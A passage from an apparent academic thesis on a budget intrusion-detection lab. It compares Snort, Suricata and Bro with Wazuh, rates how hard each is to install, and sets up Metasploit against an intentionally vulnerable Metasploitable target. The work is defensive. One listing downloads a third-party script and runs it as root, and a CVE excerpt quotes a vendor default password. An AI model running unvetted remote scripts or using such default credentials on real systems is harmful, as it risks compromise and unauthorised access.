

Figure 2.7: Snort vs Suricata Effectiveness (Day and Burns, 2011)

[23] https://wazuh.com/elastic-stack/

[24] http://suricata.readthedocs.io/en/latest/rules/differences-from-snort.html

Furthermore, Suricata features will be explored more in-depth as needed as part of this research. As an observation, documentation for the product has not reached the same level of maturity as Snort. The assumption is that it is due to the age and widespread use of Snort.

2.4.3 Bro IDS

Bro is a Unix-based, single-threaded, signature-based, open source network traffic analyser supporting a wide range of traffic and protocols. The primary function of Bro is to monitor for security related events on the network but can be used to perform troubleshooting and performance measurements (Bro Architecture, 2018). With this definition Bro can only be classified as a NIDS.

It consists of two modules as displayed in Figure 2.8. The Event Engine and Policy Script Interpreter, interfacing with the network is provided by Libpcap, is standard for packet capturing on a Unix-based system (Mehra, 2012). Libpcap captures the packets at the network layer and provides them to the Event Engine, this in turn analyses the traffic and reduces the data into high level events. These events are then processed by the Policy Script Interpreter based on policies in the system (Bro Architecture, 2018). The Policy Script Interpreter operates on a First In First Out (FIFO) basis, meaning the information supplied to it will be processed in sequence.



Figure 2.8: Bro Components (Mehra, 2012)

As presented in Section 2.4.1, single threaded operation can have a performance impact. Bro is also a single threaded solution, but they have found a novel way of speeding up detection while distributing the load. Bro allows for information to be shared by peers configured in a cluster, ultimately distributing network traffic analysis between multiple devices with a single thread (Kreibich and Sommer, 2005). An example of such

a configuration is displayed in Figure 2.9. This may however come at a cost impact for the additional hardware that would be required. From a performance perspective, it is interesting to note that Libpcap can be supplied with filters, these filters will limit the amount of data that is passed on to the event engine and ultimately parsed by the Policy Script Interpreter. This can significantly speed up traffic analysis. But this may limit the data being reviewed (Paxson, 1999).



Figure 2.9: Bro Cluster (Bro Cluster Architecture, 2018)

Due to the targeted nature of the research, a distributed or clustered model of Bro will not be required. The effectiveness for the research will be focused on the rule sets available, ease of modifying the rule sets to gain effective detection and the complexities involved.

2.5 Literature Review Summary

In this Literature Review, all components that will be utilised for the detection of targeted attacks were reviewed. Strengths and weaknesses were highlighted as well as the differences in similar products. This includes the data collection platform referred to as a SIEM,covered in Section 2.2, traffic capturing and analysis with Wireshark in Section 2.3.3 and finally detection effectiveness and performance of the three IDS solutions proposed in Sections 2.4.1 and 2.4.2 respectively. Solutions such as OSSIM were also reviewed in Section 2.2.6.

This does cover most of the requirements for PCI-DSS. However, as stated, it does not perform log retention which is a key requirement for the compliance requirements listed

for PCI-DSS. Should one want to add this functionality to the solution one would have to upgrade the solution to the full Alienvault stack, thereby increasing the cost and defeating the cost saving objective of this research.

An important aspect that was discussed in Section 2.4.2, was the availability of multi-threaded handling of event processing present in Suricata. In networks with large volumes of traffic this would increase the overall performance of the solution (Park and Ahn, 2017).

The research will cover the building of a suitable platform, the configuration of the individual components and the testing of the proposed solutions. The focus will be specific to the use of Metasploit in attacking an intentionally vulnerable target. Testing will include automating as much as possible from a detection point of view to make it feasible, or at least possible, so that a smaller staff compliment with a limited budget and potentially lower experience and exposure may be able to perform threat identification and at least first level response. That being said, detection will be the primary focus of the research. Performance of each part of the solution will also be reviewed and reported upon as part of full disclosure.

3

Experimental Setup

In this chapter, the setup and configuration of the lab environment will be covered. A detailed report on all steps to provision the solution will be documented and complexity ratings assigned to each task and solution's deployment. At the conclusion of the process an analysis of the combined complexity will be provided. As part of this process, the ratings of difficulty will be based on the factors required to implement the solution and make it functional. The classification guidelines are presented in Table 3.1. The metrics provided are intended to minimise subjectivity in the complexity rating of the presented solutions. This was done without being overly granular in determining the complexity, as this is only a smaller variable in determining the suitability of the solution for smaller and cost averse businesses. Fine tuning of the solutions will be covered once the base platforms have been deployed.

Table 3.1: Solution Complexity Rating: Documentation and Installation Instructions

Rating	Description
1	Installation process is five or less commands for full deployment.
2	Installation requires following accurate documentation for deployment with simple steps.
3	Installation is manually performed with little or flawed documentation.
4	Installation is performed by compiling source code with accurate vendor documentation.
5	Installation is performed by compiling source with little, flawed or poor community based documentation.
6	Installation details are not available, are wrong or requires manual intervention for most or all aspects.

The assumption of the Linux skill set is not relevant to the activities surrounding the use of Metasploit or its implementation as this can be considered a specialised skill and thus it will be covered in Section 3.5.1.

3.1 Base Solutions Specification and Deployment

Snort, Suricata, Bro and Wazuh will all be deployed onto a Ubuntu Server 16.04 LTS[1] operating system as a standard. Ubuntu was chosen due to it's well documented nature and the ample support available online (Morgan and Jensen, 2014). Based on this information an overall complexity rating of 1 for all aspects have been assigned to the operating system installation component. Further details on the installation process of Ubuntu will also not be covered. This can be used as a baseline for comparison with the remaining components required for each solution and has been included in the complexity rating tables.

3.2 NIDS: Snort, Suricata and Bro

This section will contain details specific to each of the NIDS, that will be deployed for initial testing. This will be used as vetting to determine which one is the most applicable to the final solution.

3.2.1 Snort

Snort is the first NIDS that will be deployed for the evaluation process to determine if it will be suitable for use and integration. This solution was chosen as the first candidate due to it's widespread use.

There are various options available for installation of Snort[2]. These cover pre-packaged binaries for a variety of operating systems, as well as source code that can be used to compile Snort. These are also available for a number of versions of Snort. At the time of writing the latest version available through the Ubuntu repositories was version "2.9.7.0-5build1". Should one prefer the latest releases, in this case Snort 3, compiling it is

[1] `https://www.ubuntu.com/server`
[2] `https://snort.org/downloads`

required as it isn't available for installation from the Ubuntu repositories. Both the binary available through the repositories and version 3.0 available in source code format was tested. The complexity for the installation of the repository supplied package was minimal with no additional intervention required for the basic application functionality. Compiling of Snort 3 however, was problematic with unlisted dependencies including poor community installation and configuration documentation. As Snort 3 is the latest current version available, it was attempted to automate the solution. This worked fairly well for a short period of time as the package dependency versions changed during the testing process. The code generated may be viewed in Appendix H. As a result of the testing, and difficulties experienced with Snort 3, the pre-packaged version was chosen for use in further testing. For the remainder of the research Snort "2.9.7.0-5build1" will simply be referred to as Snort.

The installation of Snort from the package repository was achieved by simply issuing the command as displayed in Listing 3.1. This successfully deployed the application with the basic rules that are compiled into the binary.

```
sudo apt-get update
sudo apt-get install snort
```

Listing 3.1: Snort Packaged Binary Installation

Snort on its own is simply a packet analysis tool. To increase it's accuracy and effectiveness it requires optimised rules for detecting unwanted network activity. These rules require updating to ensure that they are functional and checking for the latest threats (Khamphakdee *et al.*, 2014).

As simplicity and ease of implementation are two of the priorities of this research, a choice was made to utilise a purpose built Perl script for updating the relevant rule sets.

The script chosen for this is called Pulledpork[3]. This allowed for automation of publicly available rule sets (Dietrich, 2015). The complexity results for the testing is listed in Table 3.2. There was some complexity involved with the initial setup and some time had to be spent to ensure that the script successfully completed the rule updates for at least the publicly available and free rule sets. The rating of the attempted implementation of Snort 3 from source code has been included as indicator. For the remainder of the lab configuration, packaged applications will be used to ensure parity in the comparisons.

[3] `https://github.com/shirkdog/pulledpork`

After reviewing the complexities in deploying the latest Snort version and repeated attempts at ingesting the logs either directly into the ELK stack or through Wazuh, it was discarded as a viable option for the final solution. No further exploration of the product was pursued.

Table 3.2: Solution Complexity Rating: Snort

Component	Complexity
Ubuntu 16.04 LTS	1
Snort Installation (repository)	1
Snort Rule Updating with Pulledpork	3
Solution total	5
Snort Installation (Version 3 Source Code)	6

3.2.2 Suricata

Implementation of Suricata proved to be very simple, a three step process. The only additional step required for the installation when compared to the installation of the packaged Snort binary, was to add the repository that contained the installation binaries. The commands used for the installation can be seen in Listing 3.2.

```
sudo add-apt-repository ppa:oisf/suricata-stable
sudo apt-get update
sudo apt-get install suricata
```

Listing 3.2: Suricata Packaged Binary Installation

A notable difference between Suricata and Snort at first glance was the quality and volume of official documentation[4] available for Suricata.

Updating the rules for Suricata proved to be straightforward with a rule update utility named suricata-update[5]. Even though the update function required installation, it was simple to perform with the instructions provided by the Suricata website. Installation was completed with no complications.

[4] https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Suricata_Installation

[5] http://suricata.readthedocs.io/en/latest/rule-management/suricata-update.html

It does however require running the commands displayed in Listing 3.3.

```
sudo apt-get install python-pip
pip --upgrade pip
pip install --pre --upgrade suricata-update
```

Listing 3.3: Suricata-update Installation

Once the installation was completed, the update required nothing more than simply executing suricata-update. It does have additional options to activate more repositories with additional rules. However these are subscription based and will not form part of this research.

Once installed there is very little configuration that is required for Suricata to start capturing traffic. There were five lines that required updating. These are displayed in Appendix D and include the right sub-nets for source and destination as well as the ports in use by the relevant services running on the Metasploitable virtual machine. In a real-world scenario, these ports should be listed in a service catalogue. It can be noted that with the basic initial testing, configuring the network with the "any" to "any" network configurations prevented Suricata from starting. This was due to incompatibilities with some of the rules. This does not appear to be a limitation of the system but rather the rules that were created by the community to detect certain types of traffic. The complexity rating for Suricata is listed in Table 3.3.

Table 3.3: Solution Complexity Rating: Suricata

Component	Complexity
Ubuntu 16.04 LTS	1
Suricata Installation (repository)	1
Suricata Rule Updating with suricata-update	1
Solution total	3

3.2.3 Bro

Just like Snort and Suricata, Bro also had a packaged[6] version that could be installed directly within Ubuntu with the commands displayed in Listing 3.4. However, after multiple clean installation attempts, it appears the packaged version was unable to capture traffic

[6] https://www.bro.org/download/packages.html

on the promiscuous network interface. It was found that building a fresh platform with Bro compiled from source, capturing traffic flowing through the network interface worked.

```
sudo sh -c "echo 'deb http://download.opensuse.org/repositories/network:/bro/xUbuntu_16.04/ /' >
    ↪ /etc/apt/sources.list.d/bro.list"
sudo apt-get update
sudo apt-get install bro
```

Listing 3.4: Bro Packaged Binary Installation

It can be noted that installation from source was relatively simple as the documentation was accurate and easy to follow. Building the base solution was also simple enough to script as can be seen from Listing 3.5. The installation procedure used was attained from a Digital Ocean article[7] as it includes the geolocation identification of Internet Protocol (IP) addresses. This script only installs Bro, as with Snort and Suricata further configuration is required.

```
#!/bin/bash
apt-get update
apt-get install bison cmake flex g++ gdb make libmagic-dev libpcap-dev libgeoip-dev libssl-dev python-dev
    ↪ swig2.0 zlib1g-dev
wget http://geolite.maxmind.com/download/geoip/database/GeoLiteCity.dat.gz
wget http://geolite.maxmind.com/download/geoip/database/GeoLiteCityv6-beta /GeoLiteCityv6.dat.gz
gzip -d GeoLiteCity.dat.gz
gzip -d GeoLiteCityv6.dat.gz
mv GeoLiteCity.dat /usr/share/GeoIP/GeoIPCity.dat
mv GeoLiteCityv6.dat /usr/share/GeoIP/GeoIPCityv6.dat
git clone --recursive git://git.bro.org/bro
cd bro
./configure && make && sudo make install
touch /etc/profile.d/3rd-party.sh
echo "export PATH=$PATH:/usr/local/bro/bin" > /etc/profile.d/3rd-party.sh
source /etc/profile.d/3rd-party.sh
```

Listing 3.5: Bro Script to Compile from Source

To enable Bro to function correctly for the lab environment certain settings require configurations. For Bro, this required editing of three configuration files named "`node.cfg`", "networks.cfg" and "`broctl.cfg`". The configuration in the "`node.cfg`" file requires adjusting the interface field to correspond with the network card that will be receiving the packets for analyis, in this case **"ens33"**. The "networks.cfg" file contains the valid TCP/IP subnets that Bro will be monitoring. This was configured by simply

[7] `https://tinyurl.com/y87tfx6q`

adding lab subnet which is **"192.168.174.0/24"** with label **"Private network"**. In the "broctl.cfg", The fields **"LogRotationInterval"**[8] and **"StatsLogEnable"** had to be modified to **86400** and **0** respectively. This increased the log rotation period to a day while disabling the statistics logging functionality. The default is for log rotation to happen every hour and statistics logging to be enabled. The reason for the increase was to decrease the complexity of trying to analyse hourly files in sequence.

There are numerous other options available for configuration but at this point none are applicable to the research at hand. See Appendix E for the full configuration file with details on all options and configurations available.

For Snort and Suricata the configuration inputs, or rules, that provide the criteria for traffic analysis are called signatures (Roesch *et al.*, 1999). However, with Bro, these can also be referred to as scripts as Bro is a scripting language. Searching for update sources that would provide maintained scripts for better detection, it was discovered that there was no vetted source as was found with Suricata and Snort. There were some additional scripts available for download and use on example Github[9], however considering that this is a security solution, using rules that aren't part of a formal update mechanism, where vetting can take place, can be considered a risk. Without such an update mechanism the Bro complexity rating was assigned based on the rating classification 4 as stipulated in Table 3.1.

Table 3.4: Solution Complexity Rating: Bro IDS

Component	Complexity
Ubuntu 16.04 LTS	1
Bro IDS Installation (source code)	1
Bro Script Updating (Manual rule creation)	4
Solution total	6

As stated, the purpose of the study is to find a simple cost effective solution. With the information presented in this subsection, it is clear that Bro would not be a suitable solution as it would require significant effort and potentially skills beyond that of a basic Linux administrator (Mehra, 2012). The decision was made to discard Bro as a viable contributing detection mechanism from the remainder of the research.

[8] `https://www.bro.org/sphinx/components/broctl/README.html#log-rotation-and-archival`
[9] `https://github.com/securitykitten/bro_scripts`

3.3 SIEM: Wazuh

To bring all the components of the proposed solution together, Wazuh is required. The following steps were performed for the deployment of the Wazuh and configurations required to make it functional within the design.

Installation of Wazuh required following a very detailed guide[10] with predetermined command executions to deploy the full solution and all it's dependencies. As can be observed by reviewing Appendix I, an installation script was built purely by copying the commands in the installation guide and placing them in a structured shell script for deployment. Only slight modifications were needed for the installation. An example of this is a package such as the Oracle Java package that required license agreement etc. It was a simple case of finding a solution[11] and including it in the automation script. No additional configuration was required for Wazuh to function. Once these steps were concluded the Wazuh platform was operational and available.

Table 3.5: Solution Complexity Rating: Wazuh

Component	Complexity
Ubuntu 16.04 LTS	1
Wazuh Installation (repository)	2
Wazuh Rule Updating with update-rules	1
Solution total	4

Performing rule updates for Wazuh was also a very simple task as a script, named "update_ruleset", to perform this is supplied with the solution. All rules are generated and vetted by the Wazuh team free of charge. Detailed documentation[12] is also available for the creation of personal rules for specific private use cases and solution.

By following the installation steps provided by the vendor, Wazuh requires further configuration to function. For instances where professional implementation assistance or support is needed, Wazuh may be contacted[13] for various professional services.

[10] https://documentation.wazuh.com/current/installation-guide/index.html

[11] https://askubuntu.com/questions/190582/installing-java-automatically-with-silent-option

[12] https://documentation.wazuh.com/3.x/user-manual/ruleset/index.html

[13] https://wazuh.com/professional-services/

3.4 Configuring the Logging Subsystems to Integrate with Wazuh

For data to be processed by Wazuh, it is needed to configure the log inputs first. Wazuh supports various log inputs, including but not limited to syslog, Comma Separated Values (CSV) and JSON. These can be configured for ingestion be means of the OSSEC subsystem of Wazuh. The process by which this ingestion takes place can be seen in Figure 3.1[14].



Figure 3.1: Wazuh Process Flow

To split these logs into usable data for analysis a decoder is needed. At the time of this research there were 93 decoders available. Decoders can be for very specific solutions, such as Apache error logs or for a specific log format regardless of solution, such as JSON (Wazuh, 2017c). Examples of these are displayed in Appendix J Listing J.1 and Listing J.2 respectively. Custom decoders for specific requirements can be created for any logs that are not currently supported or not sufficiently supported by the provided decoders (Wazuh, 2017a).

As logs are ingested and criteria set by rules are triggered, Wazuh will assign an alert value as specified by the rule in question. By default, Wazuh only stores alerts with a value of three or higher and sends e-mail alerts of level twelve or higher. The default configuration of the alert levels in the Wazuh manager is displayed in Listing 3.6.

[14] `https://documentation.wazuh.com/2.0/getting-started/architecture.html`

This can be altered to be lower but this level was set to limit the "wall of noise" referred to in Section 1.1.

```
<alerts>
  <log_alert_level>3</log_alert_level>
  <email_alert_level>12</email_alert_level>
</alerts>
```

Listing 3.6: Wazuh Alerts: Default Configuration

The Suricata specific rules in Wazuh can however be updated from their default alert level of zero to the preferred level, based on criticality. These modifications are very simple to perform and as stated, the alert level must be higher than three to be logged by the Wazuh manager. An example of such a rule, in this case an alert raised by Suricata, is displayed in Listing 3.7 with an elevated Wazuh alert level. It is important to understand that Suricata and Wazuh have separate alert values. The Wazuh alert level is important to ensure it is sufficiently elevated to capture the events as alert, in this case above level three, and that the alert level is sufficiently elevated to warrant review of the events being ingested by the platform.

```
<rule id="86601" level="6">
    <if_sid>86600</if_sid>
    <field name="event_type">^alert$</field>
    <description>Suricata: Alert - $(alert.signature)</description>
</rule>
```

Listing 3.7: Wazuh Rule: Modified Alert

Should the solution require PCI-DSS classification of events, further configuration is required. This will be covered in Section 3.4.

Suricata Logging

With Suricata and Wazuh deployed and functional, additional steps are required to ensure that the data is both logged and accessible to Wazuh for processing. From a Suricata perspective the default configuration for logging does not require modification. The Wazuh portion of these configuration steps is straightforward and simply requires the that a few lines be added to the existing configuration file.

An example of this configuration displayed in Listing 3.8.

```
<!-- Log analysis -->
<localfile>
     <location>/var/log/suricata/eve.json</location>
     <log_format>json</log_format>
  </localfile>
```

Listing 3.8: Wazuh Log Configuration: Suricata

This needs to be added to "ossec.conf" below the "Log Analysis" indicator line. Once this has been configured Wazuh is able to ingest the log output provided by Suricata.

The output provided by Suricata contains different mappings to that used by Wazuh for inserting the records into the ELK stack. Further details of this is provided in the Section 3.4.

OwlH Integration

As per Section 3.4, the log output fields provided by Suricata do not match those in use by Wazuh. To remediate this the Owlh[15] documentation was used. The Suricata fields in question are ***src_ip, src_port***, ***dest_ip*** and ***dest_port***. The Wazuh ELK index requires using srcip, srcport, dstip and dstport respectively. Based on this the entries displayed in Appendix Listing B.1 were added to the Wazuh Logstash configuration file (Owlh, 2018).

As stipulated in Section 3.4, should PCI-DSS mappings be required for the Suricata traffic, additional modifications are needed. Fortunately these modifications have already been created by the Owlh team and can simply be deployed by simply running the commands in Listing 3.9.

```
curl -so /tmp/owlhconfig.sh https://raw.githubusercontent.com/owlh/wazuhenrichment/master/owlhconfig.sh
sudo bash /tmp/owlhconfig.sh
```

Listing 3.9: Suricata PCI Mappings: Owlh

[15] https://www.owlh.net/

Final Configuration

After the testing of the various suggested components in the previous sections, the final configuration chosen was Wazuh with Suricata. A visual representation of the final design can be seen in Figure 3.2.The various data flows for analysis have also been indicated.



Figure 3.2: Final Solution Design

The base configuration will be used for initial analysis to test efficacy. Once the testing has been completed, enrichment of Wazuh Decoders and Rules will be reviewed to attempt increasing the quality and accuracy of the original event detections. Reviewing of the Suricata rules and or signatures will also be attempted to increase accuracy and validity of events.

Table 3.6: Final Complexity Rating

Solution	Average
Suricata	3
Wazuh	4
Final Solution complexity rating average	3.5

3.5 Data Generation Sources: Attacker Metasploit and Victim Metasploitable

Sections 3.5.1 and 3.5.2 covers the steps required to deploy the attacker and the victim virtual machines for generating the data required for analysis as part of this research.

3.5.1 Metasploit

Metasploit Framework can either be installed manually, or be utilised as part of the Kali Linux distribution. Since Offensive Security provides a pre-built Kali Linux virtual machine, this option was chosen. These are freely available for download[16] and use from Offensive Security. This virtual machine was deployed and given a fixed IP address. No other changes were required to make the platform functional for testing.

3.5.2 Metasploitable

For the deployment of the Metasploitable environment, it needed a bit more attention, as it was designed to be deployed using the Virtualbox[17] virtualization platform by means of the Packer[18] and Vagrant[19] utilities. The platform chosen for the virtual machines was VMWare Workstation. As such to utilise the Vagrant application required purchased licensing. A workaround was to utilise the free packer application to build the first part of the solution. This was then extracted and converted to run on VMware Workstation rather than Virtualbox. It also removed the need for the licensed version of Vagrant. VMware workstation was chosen as it was able to provide better performance on the lab equipment utilised for the research.

3.5.3 Vulnerabilities Used for Testing

As discussed in Section 2.3.2, the victim platform Metasploitable has been left intentionally vulnerable to attacks available in the Metasploit framework. There are a number

[16] https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-hyperv-image-download/

[17] https://www.virtualbox.org/

[18] https://www.packer.io/

[19] https://www.vagrantup.com/

of vulnerable applications and services. Some of these vulnerabilities have been assigned Common Vulnerabilities and Exposures (CVE) identification numbers. For the testing being performed as part of this research, the vulnerabilities that have been allocated CVE (CVE, 1999-2018) numbers will be given focus and those without classification will be utilised for providing supporting data.

The Common Vulnerabilities and Exposures framework is maintained by the Mitre corporation and is a collection of rated vulnerabilities. It was introduced by David E. Mann and Steven M. Christey in the 1999 article named "Towards a common enumeration of vulnerabilities". The intention was to produce a platform or framework for the scoring of vulnerabilities in a structured way that allowed for, and promoted the sharing of the information relating to said vulnerabilities (Mann and Christey, 1999). It has since grown to a sharing platform maintained by the Mitre Corporation that at the time of this research, had more than a hundred thousand CVE entries. The CVE entries do not contain severity information of vulnerabilities. Only reference details for the vulnerability. The severity or criticality information is allocated as part of the Common Vulnerability Scoring System (CVSS) scoring. This is then associated with the CVE in question. Some CVE listings will also contain a CVSS score. The CVSS scoring system is a vendor agnostic system by which to determine the danger a vulnerability poses by combining "standardised vulnerability scores" and "contextual scoring", for validation of actual risk versus perceived risk, while using an "open framework" which supplies all the details relating to the CVSS score that was produced (Mell *et al.*, 2006). A more in depth review of the process utilised to produce the CVSS score is beyond the scope of this research. An example of a CVE listing can be seen in Figure 3.3 as hosted by the National Vulnerability Database (NVD)[20].



Figure 3.3: NVD listing example

[20] `https://nvd.nist.gov/vuln/detail/CVE-2011-0807`

CVE's Listing

The following list contains the vulnerabilities listed as exploitable by Rapid7. Included are the CVE and CVSS scores as available for each vulnerability. Brief descriptions, verbatim from the NVD repository, have been added to explain the vulnerabilities without providing in depth detail on the software, products and platforms that introduced them.

Glassfish (CVE-2011-0807/CVSS 10.0): "Unspecified vulnerability in Oracle Sun GlassFish Enterprise Server 2.1, 2.1.1, and 3.0.1, and Sun Java System Application Server 9.1, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Administration" (CVE-2011-0807, 2011).

Apache Struts (CVE-2016-3087/CVSS 9.8): "Apache Struts 2.3.20.x before 2.3.20.3, 2.3.24.x before 2.3.24.3, and 2.3.28.x before 2.3.28.1, when Dynamic Method Invocation is enabled, allow remote attackers to execute arbitrary code via vectors related to an ! (exclamation mark) operator to the REST Plugin" (CVE-2016-3087, 2016).

Tomcat (CVE-2009-3843/CVSS 10.0 & CVE-2009-4189/CVSS 10.0): "HP Operations Manager 8.10 on Windows contains a hidden account in the XML file that specifies Tomcat users, which allows remote attackers to conduct unrestricted file upload attacks, and thereby execute arbitrary code, by using the org.apache.catalina.manager.HTMLManagerServlet class to make requests to manager/html/upload" (CVE-2009-3843, 2009).

"HP Operations Manager has a default password of OvW*busr1 for the ovwebusr account, which allows remote attackers to execute arbitrary code via a session that uses the manager role to conduct unrestricted file upload attacks against the /manager servlet in the Tomcat servlet container" (CVE-2009-4189, 2009).

Manage Engine (CEV-2015-8249/CVSS 9.8): "The FileUploadServlet class in ManageEngine Desktop Central 9 before build 91093 allows remote attackers to upload and execute arbitrary files via the ConnectionId parameter" (CVE-2015-8249, 2015).

Elasticsearch (CEV-2014-3120/CVSS 6.8): "The default configuration in Elasticsearch before 1.2 enables dynamic scripting, which allows remote attackers to execute arbitrary MVEL expressions and Java code via the source parameter to _search. NOTE: this only violates the vendor's intended security policy if the user does not run Elasticsearch in its own independent virtual machine" (CVE-2014-3120, 2014).

Apache Axis2 (CEV-2010-0219/CVSS 10.0): "Apache Axis2, as used in dsws-bobje.war in SAP BusinessObjects Enterprise XI 3.2, CA ARCserve D2D r15, and other products, has a default password of axis2 for the admin account, which makes it easier for remote attackers to execute arbitrary code by uploading a crafted web service" (CVE-2010-0219, 2010).

JMX (CEV-2015-2342/CVSS 10.0): "The JMX RMI service in VMware vCenter Server 5.0 before u3e, 5.1 before u3b, 5.5 before u3, and 6.0 before u1 does not restrict registration of MBeans, which allows remote attackers to execute arbitrary code via the RMI protocol" (CVE-2015-2342, 2015).

Wordpress (CEV-2016-1209/CVSS 9.8): "The Ninja Forms plugin before 2.9.42.1 for WordPress allows remote attackers to conduct PHP object injection attacks via crafted serialized values in a POST request" (CVE-2016-1209, 2016).

PHPMyAdmin (CEV-2013-3238/CVSS 6.0): "phpMyAdmin 3.5.x before 3.5.8 and 4.x before 4.0.0-rc3 allows remote authenticated users to execute arbitrary code via a /e\x00 sequence, which is not properly handled before making a preg_replace function call within the "Replace table prefix" feature" (CVE-2013-3238, 2013).

Ruby on Rails (CEV-2015-3224/CVSS 4.3): "request.rb in Web Console before 2.1.3, as used with Ruby on Rails 3.x and 4.x, does not properly restrict the use of X-Forwarded-For headers in determining a client's IP address, which allows remote attackers to bypass the whitelisted_ips protection mechanism via a crafted request" (CVE-2015-3224, 2015).

Housekeeping Vulnerability Listing

In certain cases, the vulnerability exists due to insecure implementation methods such as leaving a blank administration password on a solution or providing access with credentials retrieved by the other vulnerabilities. These will be listed as "housekeeping" or "administration" without CVE or CVSS scores. Built in default functionality of Windows such as remote desktop will not be included in Section 3.5.3.

Jenkins (Housekeeping): This vulnerability is due to the fact that no credentials were configured on installation of the platform. Full access to the Jenkins server is available by simply accessing either localhost or the IP configured for the host with port 8484 specified. As Jenkins is a housekeeping and administration tool it allows for scripting.

With no credentials applied it is simple for one to use this to perform malicious activities on the server (Davis, Royce, 2014).

MySQL (Housekeeping): This instance of MySQL was deployed without a password on the "root" account. This allows complete access to the MySQL instance for exploitation (O'Leary, 2015, pp. 565-604).

WebDAV (Housekeeping): Web Distributing Authoring and Versioning (WebDAV) (C, 2009) is an extension of Hypertext Transfer Protocol (HTTP) to allow for collaboratively working on remote files.

3.6 Data Generation Activities: Enumeration, Attacks and Alerts

For the effectiveness of the prepared solution to be measured, a sequence of tests will have to be performed and the data created analysed. The solution in it's final design will have details based on what was detected by Wazuh and Suricata. When reviewing the data ingested into the ELK stack, one can review the "location" field. This identifies the log source for the event. For Wazuh the log source will be "alerts.json" and for Suricata it will be "eve.json". The reason this identification is important is due to the fact that both log sources are being ingested into the same ELK index. The sequence of data generation will be enumeration followed by attacking the vulnerabilities present. Once these steps have been completed a review of the data presented will be performed.

The second phase of the solution deals with enrichment of the solutions and detection mechanisms or rules. With the data captured from the first enumeration and attacks, an attempt will be made to fine tune or create new rules to detect the nefarious activities.

3.7 Experimental Setup Summary

